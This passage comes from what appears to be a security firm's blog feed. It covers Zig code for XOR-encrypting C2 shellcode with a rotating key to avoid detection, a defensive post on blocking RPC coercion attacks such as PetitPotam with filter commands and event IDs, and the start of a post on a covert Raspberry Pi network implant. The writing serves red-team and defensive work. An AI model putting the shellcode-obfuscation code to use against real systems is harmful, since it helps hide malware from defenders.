        buffer[i] = char ^ key[j];
        j += 1;
    &#125;

    const file = try std.fs.cwd().createFile(&quot;rotatingkey_xor.bin&quot;, .&#123; .read = true &#125;);

    defer file.close();

    try file.writeAll(buffer);

&#125;</code></pre></div><p class="paragraph" style="text-align:left;">Instead of using a single character key, <code>A</code>, we are using a string of characters. This means each byte of the shellcode will be encrypted with one character of the string. E.g., byte 1 is XOR’d with <code>t</code>, byte 2 is XOR’d with <code>e</code>, byte 3 is XOR’d with <code>s</code> and so on.</p><p class="paragraph" style="text-align:left;">This is great because it makes the data wayyy harder to decrypt through brute force. However, we still have one problem that is immediately obvious if we inspect the resulting bin file. We are leaking the key!</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ce5c9cca-abd9-4b40-9cee-46c3916f3e9c/image.png?t=1741127443"/></div><p class="paragraph" style="text-align:left;">This happens when there are null bytes in the shellcode. When we try to XOR a null byte, the result will be unchanged. For example if you XOR <code>0×00</code> with <code>A</code>, the result will still be <code>A</code> ( <code>0×41</code> ). </p><p class="paragraph" style="text-align:left;">So why not just skip the null bytes?</p><p class="paragraph" style="text-align:left;">That is the right idea, but it’s not quite that simple. Just like how XORing a null byte with <code>A</code> will return <code>A</code>; if the byte being XOR’d is the same as the key, the result will be a null byte.</p><div class="codeblock"><pre><code>0x41 ^ 0x00 = 0x41

0x41 ^ 0x41 = 0x00</code></pre></div><p class="paragraph" style="text-align:left;">So by skipping null bytes on the encryption side, you will break the decryption since you are introducing null bytes that were previously unaccounted for.</p><p class="paragraph" style="text-align:left;">What we need to do is in the encryption function, make note of the indices where null bytes are found and skip them. This will leave you with an array of indices where the true null bytes are located. The decryption function will then need this array so that it knows which indices to skip. </p><p class="paragraph" style="text-align:left;">The encryption function will look like this:</p><div class="codeblock"><pre><code>pub fn rotatingKeySkipNullXOR(fileBuffer: []const u8, buffer: []u8) !void &#123;
    const key: []const u8 = &quot;testing&quot;;

    const ArrayList = std.ArrayList;
    var gpa = std.heap.GeneralPurposeAllocator(.&#123;&#125;)&#123;&#125;;
    const allocator = gpa.allocator();

    var indicies = ArrayList(usize).init(allocator);

    defer indicies.deinit();

    var j: usize = 0;
    for (fileBuffer, 0..fileBuffer.len) |char, i| &#123;
        if (char == 0x00) &#123;
            try indicies.append(i);
            continue;
        &#125;
        if (j == key.len) &#123;
            j = 0;
        &#125;
        buffer[i] = char ^ key[j];
        j += 1;
    &#125;

    std.debug.print(&quot;Indicies: &#123;d&#125;\n&quot;, .&#123;indicies.items&#125;);
    std.debug.print(&quot;Indicies length: &#123;d&#125; \n&quot;, .&#123;indicies.items.len&#125;);

    const file = try std.fs.cwd().createFile(&quot;rotatingkey_skip_nullbytes_xor.bin&quot;, .&#123; .read = true &#125;);

    defer file.close();

    try file.writeAll(buffer);
&#125;</code></pre></div><p class="paragraph" style="text-align:left;">We will allocate memory on the heap and use an <a class="link" href="https://zig.guide/standard-library/arraylist/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=improving-xor-encryption-in-zig" target="_blank" rel="noopener noreferrer nofollow">ArrayList </a>to store the indices. We are using an ArrayList here because it is an array that can change it&#39;s size. The call:</p><div class="codeblock"><pre><code> defer indicies.deinit();</code></pre></div><p class="paragraph" style="text-align:left;">Is freeing the allocated memory once the function completes. We then check for null bytes as we loop through the shellcode and if one is found, append the index to the array and skip to the next iteration. We then print out the array of indices and write the shellcode to a file.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/c97584fa-6a79-487b-871e-e2107f5021ea/image.png?t=1741129487"/></div><p class="paragraph" style="text-align:left;">It should be noted that for brevity in the screenshot I swapped the C2 shellcode to clac64 shellcode generated with msfvenom. C2 shellcode generates an array with a length over 20,000.</p><p class="paragraph" style="text-align:left;"></p><p class="paragraph" style="text-align:left;">Now for the end result (with C2 shellcode):</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4c5bcc1c-f2d7-4e55-9ee3-a7dcd2f719c8/image.png?t=1741129754"/></div><p class="paragraph" style="text-align:left;">The shellcode is XOR encrypted with a rotating key, and we have accounted for null bytes to ensure we are not leaking the key. Excellent.</p><p class="paragraph" style="text-align:left;">Now for the decryption function:</p><div class="codeblock"><pre><code>pub fn rotatingKeySkipNullDecrypt() !void &#123;
    const fileBuffer: []const u8 = @embedFile(&quot;rotatingkey_skip_nullbytes_xor.bin&quot;);

    const key = &quot;testing&quot;;
    const indices = [_]usize&#123; 7, 8, 9, 80, 81, 82, 206, 207, 208, 209, 210, 211, 212, 218, 219, 260, 295 &#125;;

    var dec_buffer: [fileBuffer.len]u8 = undefined;

    var j: usize = 0;
    var current_index: [*]const usize = &amp;indicies;

    for (fileBuffer, 0..fileBuffer.len) |char, i| &#123;
        if (current_index[0] == i) &#123;
            current_index += 1;
            continue;
        &#125;
        if (j == key.len) &#123;
            j = 0;
        &#125;
        dec_buffer[i] = char ^ key[j];
        j += 1;
    &#125;

    const file = try std.fs.cwd().createFile(&quot;decrypted.bin&quot;, .&#123; .read = true &#125;);

    defer file.close();

    try file.writeAll(&amp;dec_buffer);

&#125;</code></pre></div><p class="paragraph" style="text-align:left;">This is very similar to the encryption function, however there are a couple changes. First, we add the array of indices returned from running the encryptor. Again, I’m using the indices from calc64 for the sake of brevity. We also create an empty buffer to store the decrypted shellcode. Then, as we loop through the bytes, we check if <code>i</code> is equal to the current index to be skipped. If so, then we increment to the next index in the array and skip to the next iteration. </p><p class="paragraph" style="text-align:left;">I want to take a sec to explain this pointer arithmetic here because it’s really cool.</p><div class="codeblock"><pre><code>const indices = [_]usize&#123; 7, 8, 9, 80, 81, 82, 206, 207, 208, 209, 210, 211, 212, 218, 219, 260, 295 &#125;;

var current_index: [*]const usize = &amp;indices;</code></pre></div><p class="paragraph" style="text-align:left;"><code>current_index</code> is a pointer to the first element of the indices array. So <code>current_index[0]</code> is equal to 7. So in the <code>for</code> loop we have the following <code>if</code> statement:</p><div class="codeblock"><pre><code>if (current_index[0] == i) &#123;
    current_index += 1;
    continue;
&#125;</code></pre></div><p class="paragraph" style="text-align:left;">So <code>current_index[0]</code> will be equal to 7 which is our first element in the array. Once <code>i</code> gets to that iteration, we increment the pointer by 1 so that <code>current_index[0]</code> points to the next item in the array. </p><p class="paragraph" style="text-align:left;">By doing it this way, we don’t have to keep track of another variable and counter to keep track of our position in the array. We know that <code>current_index[0]</code> will always be the next element we are looking for.</p><hr class="content_break"><p class="paragraph" style="text-align:left;">I hope you learned something interesting about Zig and XOR. Zig looks like a pretty cool language and I look forward to creating more malware focused Zig content in the future.</p><p class="paragraph" style="text-align:left;">Full source code is available here:</p><div class="embed"><a class="embed__url" href="https://github.com/djackreuter/betterxorzig?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=improving-xor-encryption-in-zig" target="_blank"><div class="embed__content"><p class="embed__title"> GitHub - djackreuter/betterxorzig </p><p class="embed__description"> Contribute to djackreuter/betterxorzig development by creating an account on GitHub. </p><p class="embed__link"> github.com/djackreuter/betterxorzig </p></div><img class="embed__image embed__image--right" src="https://opengraph.githubassets.com/9b99723f59218b13964e02d7a952e0a41695794c315d2467dfa586f8f48e0572/djackreuter/betterxorzig"/></a></div></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Using RPC Filters to Protect Against Coercion Attacks</title>
  <description>Defend against coercion attacks: Learn how RPC filters can prevent unauthenticated network threats and protect vulnerable systems from critical authentication bypass vulnerabilities.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0da2f1db-536d-44de-9ef8-d221b20e3264/IMG_0324.png" length="788123" type="image/png"/>
  <link>https://blog.shellntel.com/p/using-rpc-filters-to-protect-against-coercion-attacks</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/using-rpc-filters-to-protect-against-coercion-attacks</guid>
  <pubDate>Tue, 25 Feb 2025 16:25:00 +0000</pubDate>
  <atom:published>2025-02-25T16:25:00Z</atom:published>
    <dc:creator>Isaac Trzebiatowski</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><h2 class="heading" style="text-align:left;">Table of Contents</h2><ul><li><p class="paragraph" style="text-align:left;"><a class="link" href="#introduction" rel="noopener noreferrer nofollow">Introduction</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#printer-bug" rel="noopener noreferrer nofollow">Printer Bug </a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#petit-potam" rel="noopener noreferrer nofollow">PetitPotam</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#shadow-coerce" rel="noopener noreferrer nofollow">Shadow Coerce</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#dfs-coerce" rel="noopener noreferrer nofollow">DFS Coerce</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#cheese-ounce" rel="noopener noreferrer nofollow">Cheese Ounce</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#event-i-ds-worth-noting" rel="noopener noreferrer nofollow">Event IDs Worth Noting</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#conclusion-and-tldr" rel="noopener noreferrer nofollow">Conclusion and TLDR</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#references" rel="noopener noreferrer nofollow">References</a></p></li></ul><p id="introduction" class="paragraph" style="text-align:left;">Coercion attacks have been around for a long time. They allow an unauthenticated attacker with network access to cause the vulnerable host to send an authentication request to an arbitrary host of the attackers choosing. This is often chained with other vulnerabilities in the environment. </p><p class="paragraph" style="text-align:left;">I almost didn’t want to write on this subject since it already has significant coverage, however, even with so much coverage, I seldom have a client that has already remediated let alone successfully alerts on coercion attacks. After sitting down and implementing and testing remediations myself, I can see why. There isn’t exactly a simple out of the box fix without its considerable downsides. </p><p class="paragraph" style="text-align:left;">Additionally, focus is often on remediating a portion of the chained attack and that’s usually ADCS or NTLMv1 Downgrading, both of which are important and do reduce the risk of Coercion attacks like PetitPotam but what happens when other attack chains are discovered. That never happens in our industry :). To add to the reasoning, when looking up remediation for coercion attacks, you often end up looking at <a class="link" href="https://msrc.microsoft.com/blog/2009/12/extended-protection-for-authentication/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">EPA</a> or the <a class="link" href="https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">KB5005413</a> page talking about mitigating NTLM Relay to AD CS. </p><p class="paragraph" style="text-align:left;">The goal of the post is to hopefully help reduce the friction to remediating common coercion vulnerabilities and shed some light on detections using built in functionality. </p><p class="paragraph" style="text-align:left;">For context, here is an example attack path. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e053bb0a-da31-490b-b857-a65641975471/image.png?t=1739813234"/></div><p class="paragraph" style="text-align:left;">I have been using coercion attacks on engagements for the last 5 years. In more environments than not, this results in an attack chain that allows me to elevate my privileges from either unauthenticated or a low privilege user directly to Domain Administrator. In several cases I return to test a client a year later and although they may have remediated misconfigurations in ADCS or NTLMv1 support, coercion vulnerabilities often remain.<span style="color:rgba(0, 0, 0, 0.847);font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> So I decided to try and help reduce the friction to remediation with a little PowerShell script. </span></p><p class="paragraph" style="text-align:left;"> <a class="link" href="https://github.com/shellntel/RPC-Filter-Manager?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://github.com/shellntel/RPC-Filter-Manager</a></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0fbc82eb-5131-4ee8-9f04-a8483ef5802a/image.png?t=1740085255"/><div class="image__source"><span class="image__source_text"><p>Script -help</p></span></div></div><p class="paragraph" style="text-align:left;">Now I know this isn&#39;t the most elaborate tool or cool leet thing, but I think it helps streamline a step of the remediation process. RPC filters are built into Windows and although they lack a lot a features, they do get the job done. Even if this helps someone out there remediate some of these attacks, I’ll consider it a win. <span style="font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><p class="paragraph" style="text-align:left;">Currently, here are the well-known vulnerabilities / endpoints that are commonly abused with off the shelf tooling.</p><div class="codeblock"><pre><code>12345678-1234-abcd-ef00-0123456789ab (MS-RPRN - Printer Bug)
c681d488-d850-11d0-8c52-00c04fd90f7e (MS-EFSRPC - Petitpotam)
df1941c5-fe89-4e79-bf10-463657acf44d (MS-EFSRPC - Petitpotam)
a8e0653c-2744-4389-a61d-7373df8b2292 (MS-FSRVP - Shadow Coerce)
4fc742e0-4a10-11cf-8273-00aa004ae673 (MS-DFSNM  - DFS Coerce)
82273fdc-e32a-18c3-3f78-827929dc23ea (MS-EVEN - Cheese Ounce)</code></pre></div><p class="paragraph" style="text-align:left;">Not all the above are remediated in the same means. And it should be obvious, but any remediation should be tested and validated before implementation in production. Let’s dig a little deeper into each one. </p><p id="printer-bug" class="paragraph" style="text-align:left;"><b>Printer Bug</b> </p><p class="paragraph" style="text-align:left;">Microsoft’s print spooler service exposes an RPC service that allows low privilege users to call the <code>RpcRemoteFindFirstPrinterChangeNotification(Ex)</code> functions. This function can be supplied with an IP address in the <code>pszLocalMachine</code> field to initiate a call back. <span style="font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><p class="paragraph" style="text-align:left;">Remediation for this vulnerability should start with evaluating where you need the print server spooler service running. In most cases I have come across, clients do not need their Domain Controllers running as a print server. <span style="font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><p class="paragraph" style="text-align:left;">In my limited testing, an RPC filter did not prove to work against this specific endpoint. RPC access was denied but some tools failed, and others continued to initiate a successful call back. I may research this further but at this point I would not leverage an RPC filter to block Printer Bug as it can be bypassed.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/bfc95488-3e87-42d3-99ac-cc01ea45ee5b/image.png?t=1740083358"/><div class="image__source"><span class="image__source_text"><p>Event Generated</p></span></div></div><p id="petit-potam" class="paragraph" style="text-align:left;"><b>PetitPotam</b></p><p class="paragraph" style="text-align:left;"><i>“The Encrypting File System Remote (EFSRPC) Protocol is used for performing maintenance and management operations on encrypted data that is stored remotely and accessed over a network.” - Microsoft</i></p><p class="paragraph" style="text-align:left;">This RPC endpoint has multiple functions that allow a user to cause coercion. A single method <code>EfsRpcOpenFileRaw</code> was abusable from an unauthenticated perspective. This has been patched by Microsoft. However, six additional methods are still abusable by an authenticated user. <span style="color:rgba(0, 0, 0, 0.847);font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/87a22b6f-8b2b-4133-9682-17a707df84dc/image.png?t=1740082446"/><div class="image__source"><span class="image__source_text"><p>Example of Event ID Generated from Activity</p></span></div></div><p class="paragraph" style="text-align:left;">In order to block these end points you can use the provided PowerShell script. To block these endpoints use the <code>-b</code> and <code>-i</code> followed by <code>MS-EFSRPC-1</code> and <code>-2</code>.</p><div class="codeblock"><pre><code>PS&gt; .\Coercion-Protection.ps1 -b -i MS-EFSRPC-1

Blocking interface:
    - MS-EFSRPC-1 (PetitPotam)
    - UUID: c681d488-d850-11d0-8c52-00c04fd90f7e

Successfully blocked RPC interface(s).


PS&gt; .\Coercion-Protection.ps1 -b -i MS-EFSRPC-2

Blocking interface:
    - MS-EFSRPC-2 (PetitPotam)
    - UUID: df1941c5-fe89-4e79-bf10-463657acf44d

Successfully blocked RPC interface(s).</code></pre></div><p id="shadow-coerce" class="paragraph" style="text-align:left;"><b>Shadow Coerce</b></p><p class="paragraph" style="text-align:left;"><i>“used for creating shadow copies of file shares on a remote computer, and for facilitating backup applications in performing application-consistent backup and restore of data on SMB2 shares.” - Microsoft</i></p><p class="paragraph" style="text-align:left;">More specifically this endpoint is exposed when the “File Server VSS Agent Service” role is added. I do not recommend using an RPC filter to solve this problem as the good ole ensure your machine is updated remediation will work since Microsoft has issued a patch that addressed this vulnerability. <span style="text-decoration:underline;"><a class="link" href="https://support.microsoft.com/en-us/topic/kb5015527-shadow-copy-operations-using-vss-on-remote-smb-shares-denied-access-after-installing-windows-update-dated-june-14-2022-6d460245-08b6-40f4-9ded-dd030b27850b?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow" style="color: inherit">KB5015527 </a></span>I rarely come across this, however it does still happen. <span style="color:rgba(0, 0, 0, 0.847);font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><p id="dfs-coerce" class="paragraph" style="text-align:left;"><b>DFS Coerce</b></p><p class="paragraph" style="text-align:left;">An RPC service, <code>MS-DFSNM</code>, implemented for managing DFS (Distributed File System). The specific methods called are <code>NetrDfsRemoveStdRoot</code> and <code>NetrDfsAddStdRoot</code>. </p><p class="paragraph" style="text-align:left;">This attack can also be blocked similar to the PetitPotam endpoints.</p><div class="codeblock"><pre><code>PS&gt; .\Coercion-Protection.ps1 -b -i MS-DFSNM

Blocking interface:
    - MS-DFSNM (DFS Coerce)
    - UUID: 4fc742e0-4a10-11cf-8273-00aa004ae673

Successfully blocked RPC interface(s).</code></pre></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/31c8cac7-2263-41bc-b086-648183858554/image.png?t=1740083187"/><div class="image__source"><span class="image__source_text"><p>Attack Failing Due to RPC UUID Being Blocked</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e6107ca4-2bd0-4a9b-845a-67bd48c776b3/image.png?t=1740083236"/><div class="image__source"><span class="image__source_text"><p>Event Generated Regardless of Block in Place</p></span></div></div><p id="cheese-ounce" class="paragraph" style="text-align:left;"><b>Cheese Ounce</b></p><p class="paragraph" style="text-align:left;">This attack was one of the last to be discovered. MS-EVEN and more specifically the function <code>ElfrOpenBELW</code> allows you to supply an endpoint in the <code>BackupFileName</code> parameter. This is exposed when you enable Remove Event Log Management in the firewall. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8da04844-7da7-4696-8202-3593ddbf3cca/image.png?t=1739900620"/><div class="image__source"><span class="image__source_text"><p>Features Exposing MS-EVEN</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0431156b-0bb9-4cd5-bd42-9f44f2afe2a5/image.png?t=1739902433"/><div class="image__source"><span class="image__source_text"><p>Example of Attack</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5399f3a0-4dad-4d78-a36f-e3c58c0010cb/image.png?t=1740076889"/><div class="image__source"><span class="image__source_text"><p>Generated Event During Attack</p></span></div></div><p class="paragraph" style="text-align:left;">Again, simply supply <code>-b -i MS-EVEN</code> and this attack will be blocked.</p><div class="codeblock"><pre><code>PS&gt; .\Coercion-Protection.ps1 -b -i MS-EVEN

Blocking interface:
    - MS-EVEN (Cheese Ounce)
    - UUID: 82273fdc-e32a-18c3-3f78-827929dc23ea

Successfully blocked RPC interface(s).</code></pre></div><p id="event-i-ds-worth-noting" class="paragraph" style="text-align:left;"><b>Event IDs Worth Noting</b></p><p class="paragraph" style="text-align:left;">My experience with trying to successfully detect this activity was eye opening to say the least. Event IDs generated appear to be lacking and unfortunately more useful Event IDs would only be generated under specific conditions. <span style="color:rgba(0, 0, 0, 0.847);font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><p class="paragraph" style="text-align:left;"><b>5712 - A Remote Procedure Call (RPC) was attempted. </b></p><div class="image"><img alt="" class="image__image" style="border-radius:0px 0px 0px 0px;border-style:solid;border-width:0px 0px 0px 0px;box-sizing:border-box;border-color:#E5E7EB;" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1d9900d8-9d08-43bc-9a30-acb2df505542/image.png?t=1740075707"/></div><p class="paragraph" style="text-align:left;">That is a great start…. When manually creating RPC filters, documentation states that the audit flag may only be applied to rules with the action set to permit. That helps us if you know you can&#39;t block an endpoint, but ideally, I would like to block the end point and also alert when someone tries to access the UUID. Bummer.<span style="color:rgba(0, 0, 0, 0.847);font-family:Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, sans-serif;font-size:12pt;"> </span></p><p class="paragraph" style="text-align:left;">Additionally, when testing a permit rule for each UUID in this article, only two successfully generated 5712 events. </p><ul><li><p class="paragraph" style="text-align:left;">MS-EVEN (82273fdc-e32a-18c3-3f78-827929dc23ea)</p></li><li><p class="paragraph" style="text-align:left;">MS-EFSRPC (c681d488-d850-11d0-8c52-00c04fd90f7e)</p></li></ul><p class="paragraph" style="text-align:left;"><b>5145 A network share object was checked to see whether client can be granted desired access.</b></p><p class="paragraph" style="text-align:left;">This appeared to be the only other event ID that seemed to be consistently generated with the attacks. Additionally, it did successfully trigger regardless of it a RPC filter was in place. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0b8ddb54-cf9f-4ac1-8782-600dd9d0e300/image.png?t=1740085113"/><div class="image__source"><span class="image__source_text"><p>PrinterBug Attack Generating a 5145 Event</p></span></div></div><p id="conclusion-and-tldr" class="paragraph" style="text-align:left;"><b>Conclusion and TLDR</b></p><p class="paragraph" style="text-align:left;">MS-FSRVP (DFSCoerce) and MS-PAR (Print Nightmare) should simply be patched through windows updates. Look for Event ID 5145. Consider alerting on low privilege users accessing the share name <code>\*\IPC$</code> with the following Relative Target Name, <code>netdfs</code>.</p><p class="paragraph" style="text-align:left;">MS-RPRN (Printer Bug), don’t use your DCs as a print server and use an RPC filter at your discretion as this was bypassed during testing. Look for Event ID 5145. Consider alerting on low privilege users accessing the share name <code>\*\IPC$</code> with the following Relative Target Name, <code>spoolss</code>.</p><p class="paragraph" style="text-align:left;">MS-EFSRPC (PetitPotam) can be blocked using <code>-b -i MS-EFSRPC1</code> and <code>-b -i MS-EFSRPC2</code> After blocking, look for Event ID 5145. Consider alerting on low privilege users accessing the share name <code>\*\IPC$</code> with the following Relative Target Names, <code>lsarpc</code>, <code>efsrpc</code>, <code>samr</code>, <code>netlogon</code>, and <code>lsass</code>.</p><p class="paragraph" style="text-align:left;">MS-DFSNM (DFSCoerce) and MS-EVEN (CheeseOunce) can be blocked using the script or you can evaluate the option of removing and not exposing these services. Look for Event ID 5145. Consider alerting on low privilege users accessing the share name <code>\*\IPC$</code> with the following Relative Target Name, <code>eventlog</code>.</p><p class="paragraph" style="text-align:left;">Coercion Filter Tooling - <a class="link" href="https://github.com/shellntel/RPC-Filter-Manager?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://github.com/shellntel/RPC-Filter-Manager</a></p><p class="paragraph" style="text-align:left;"></p><h1 class="heading" style="text-align:left;" id="references">References</h1><ul><li><p class="paragraph" style="text-align:left;">Microsoft Recommendations on Remediation - <a class="link" href="https://techcommunity.microsoft.com/blog/microsoft-security-blog/how-microsoft-defender-for-identity-protects-against-dfscoerce/3562912?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://techcommunity.microsoft.com/blog/microsoft-security-blog/how-microsoft-defender-for-identity-protects-against-dfscoerce/3562912</a></p></li><li><p class="paragraph" style="text-align:left;">NTLMv1 Downgrading ADCS 2018 Derby Con Talk - <a class="link" href="https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks#3" target="_blank" rel="noopener noreferrer nofollow">https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory#3</a> </p></li><li><p class="paragraph" style="text-align:left;">PetitPotam CVE - <a class="link" href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942</a> </p></li><li><p class="paragraph" style="text-align:left;">Akamai - <a class="link" href="https://www.akamai.com/blog/security/guide-rpc-filter?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://www.akamai.com/blog/security/guide-rpc-filter</a> </p></li><li><p class="paragraph" style="text-align:left;">Akamai Tooling - <a class="link" href="https://github.com/akamai/akamai-security-research/tree/main/rpc-filters?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://github.com/akamai/akamai-security-research/tree/main/rpc-filters</a> </p></li><li><p class="paragraph" style="text-align:left;">Coercer - <a class="link" href="https://github.com/p0dalirius/Coercer/tree/master/coercer?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=using-rpc-filters-to-protect-against-coercion-attacks" target="_blank" rel="noopener noreferrer nofollow">https://github.com/p0dalirius/Coercer/tree/master/coercer</a></p></li></ul></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Building a Raspberry Pi Dropbox</title>
  <description>Craft a covert network penetration tool using Raspberry Pi: Learn how to build a hidden, remotely accessible dropbox for network testing and wireless reconnaissance.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/df0396cb-f937-438f-8677-9feb52870db8/tng.jpg" length="64516" type="image/jpeg"/>
  <link>https://blog.shellntel.com/p/building-a-raspberry-pi-dropbox</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/building-a-raspberry-pi-dropbox</guid>
  <pubDate>Fri, 21 Feb 2025 12:33:29 +0000</pubDate>
  <atom:published>2025-02-21T12:33:29Z</atom:published>
    <dc:creator>Chad Finkenbiner</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><h2 class="heading" style="text-align:left;" id="introduction">Introduction</h2><p class="paragraph" style="text-align:left;">Often times when I&#39;m on a physical penetration test I&#39;m working in conjunction with a network pentester. We may not necessarily be performing a red team engagement, but we are working together if an opportunity presents itself. One great way for me to assist the network team is to place a computer on the target network that they can use to gain a foothold. Today I&#39;m going to talk about how to build such a device as well as some of the design considerations. Let&#39;s get started!</p><h2 class="heading" style="text-align:left;" id="objectives-and-design">Objectives and Design</h2><p class="paragraph" style="text-align:left;">Our goal is to connect a computer to our target&#39;s local network. It should be easy to hide and easy to access from the outside. Small form factor and single board computers come in many shapes and sizes and should meet the hidability goal without breaking a sweat. Toss in a VPN, a HAT to add cellular connectivity, or both, and we&#39;ve met the second objective. We&#39;ll also add in a USB wireless adapter for attacking wireless networks. Wireless testing can be useful on the network side for <a class="link" 